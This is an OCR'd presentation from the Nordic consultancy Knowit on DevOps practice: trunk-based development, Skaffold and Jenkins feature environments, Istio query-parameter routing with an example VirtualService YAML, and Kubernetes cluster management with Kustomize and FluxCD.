knowit

knowit

Creating a Nordic powerhouse for digital solutions with a sustainable impact

3,800+
/ Professionals


6 countries
/ SE, NO, FI, DK, DE, PL

4 business areas
/ Solutions, Experience, Connectivity and Insight

Nordic ESG champions
/ Clear vision to accelerate the UN SDG agenda

5,450 MSEK
/ Combined revenue

543 MSEK
/ Combined EBITA



knowit

We are a Nordic powerhouse that together with our customers builds a sustainable future

Knowit Solutions

/ Innovative solutions based on the latest technology

Estimated # of employees:
~1,800

OP-Pohjola, PAULIG Exploring Great Taste, SOS Alarm, e.on, feelgood

Knowit Experience

/ The largest digital agency in the Nordic region

Estimated # of employees:
~900

MQ MARQET, Outotec, Santander Consumer Bank, Arla, AKADEMIBOKHANDELN


Knowit Insight

/ The digital management consultants

Estimated # of employees:
~400

ahlsell, DNB, VTT, H&M, 1177 VÅRDGUIDEN, BEIJER BYGGMATERIAL, Polisen

Knowit Connectivity



/ Expertise and development to support a connected world

Estimated # of employees:
~700

Acobia Integrator of Intelligence, ERICSSON, DAIMLER, VOLVO

knowit

Who?


- Antti Rahikainen
- TUT Alumni (2014) – Communication networks and protocols
- Worked in Knowit (former Cybercom) since 2011
- Career path:
  - Service desk administrator
  - Infra service manager
  - Senior systems specialist / architect
    - DevOps
    - Kubernetes
    - Public / Private clouds

knowit

Couple generic words about DevOps

DevOps

knowit



DevOps

knowit

”As-a-code”
Immutable
Auto-scaling


Infrastructure

Culture

- Agile teams
- Collaboration

- Tests part of the pipeline
- Artifacts stored in repository

Continuous Integration



Security

- Part of the testing
- Practices
- Automated scans

- Blue/green deployments
- Feature flags

Continuous Deployment

Continuous Delivery

- Automated configuration management
- Secret management


knowit

Customer case

- NodeJS + React Microservice architecture
- Kubernetes (On-Prem + Cloud deployments)
  - With Istio service mesh
- Trunk-based development (with Release-branches)
- DevOps techs
  - Bitbucket (Git)
  - Jenkins
  - JFrog Artifactory
  - Test platform (Mocha, Cypress..)
  - Sonarqube (Static analysis)
  - Skaffold
  - FluxCD


knowit

Trunk based development



1.1. New feature-branch from develop
2.1. Bugfix-branch from develop
1.2. Feature merged back to develop
2.2. Optional (but encouraged) to bring bugfix up-to-date with develop (rebase or merge)
2.3. Bugfix merged back to develop
3.1. Release-branch created
3.2. Relase tagged
3.3. Only hotfixes are allowed on release-branch
3.4. Hotfix merged to release
3.5. Release branch automatically merged back to develop (including the hotfix)
3.6. New tag

knowit


Local Kubernetes cluster
App1
App2
App3
App4
Images
Local Docker Registry
Developer
Skaffold
feature-environment on Cloud
App1
App2
App3
App4
feature/MyAweSomeFeature
Pull request
Deploy using Skaffold
Remote Git
Triggers
Builds and deploys
Push images
Artifactory (Docker registry)

knowit

Explanation

- Developer creates feature-branch
- Skaffold https://skaffold.dev/
  - Automatically builds new container on code change to local kubernetes cluster
  - Setup microservices
- Pull request is opened to Git.
  - Jenkins build is triggered and creates new kubernetes-namespace for new feature-environment
  - Integration tests are run
- Tests ok -> merge to dev (after reviews)
- Tests fail -> PR-updated


knowit


Service mesh

- What is service mesh?

  "A service mesh, like the open source project Istio, is a way to control how different parts of an application share data with one another. Unlike other systems for managing this communication, a service mesh is a dedicated infrastructure layer built right into an app." - https://www.redhat.com/en/topics/microservices/what-is-a-service-mesh

- Why?
  - Manageability
  - Loadbalancing
  - Security (TLS)






https://www.weave.works/blog/introduction-to-service-meshes-on-kubernetes-and-progressive-delivery

knowit

Service mesh example

```
apiVersion: networking.istio.io/v1beta1
kind: VirtualService
metadata:
  name: backend-service
  namespace: default
spec:
  hosts:
  - backend.default.svc.cluster.local
  http:
  - match:
    - queryParams:
        customerId:
          exact: '175641'
    route:
    - destination:
        host: backend
        subset: customer1
        port:
          number: 8088
  - match:
    - queryParams:
        customerId:
          exact: '126200'
    route:
    - destination:
        host: backend
        subset: customer2
        port:
          number: 8088
  - match:
    - queryParams:
        customerId:
          exact: '119190'
    route:
    - destination:
        host: backend
        subset: customer3
        port:
          number: 8088
```



What happens?


- User browses UI and selects customer (111) specific data
- UI sends query to backend using generic hostname *backend.default…*
- Service mesh is responsible for routing backend requests using ?customer queryParameter to specific backend service

knowit

How to manage clusters

- Shared production cluster for basic use case
- Dedicated customer environments
- On-Prem installations
- Dev, Test

Configuration?



knowit

How to manage clusters?

- Our solution:
  - Kustomize + FluxCD

Application specific Kustomize:
- base:
  - Deployment.yaml
  - Service.yaml
  - Pvc.yaml
  - ….

Environment specific patches:
patches:
- Deployment-patch.yaml
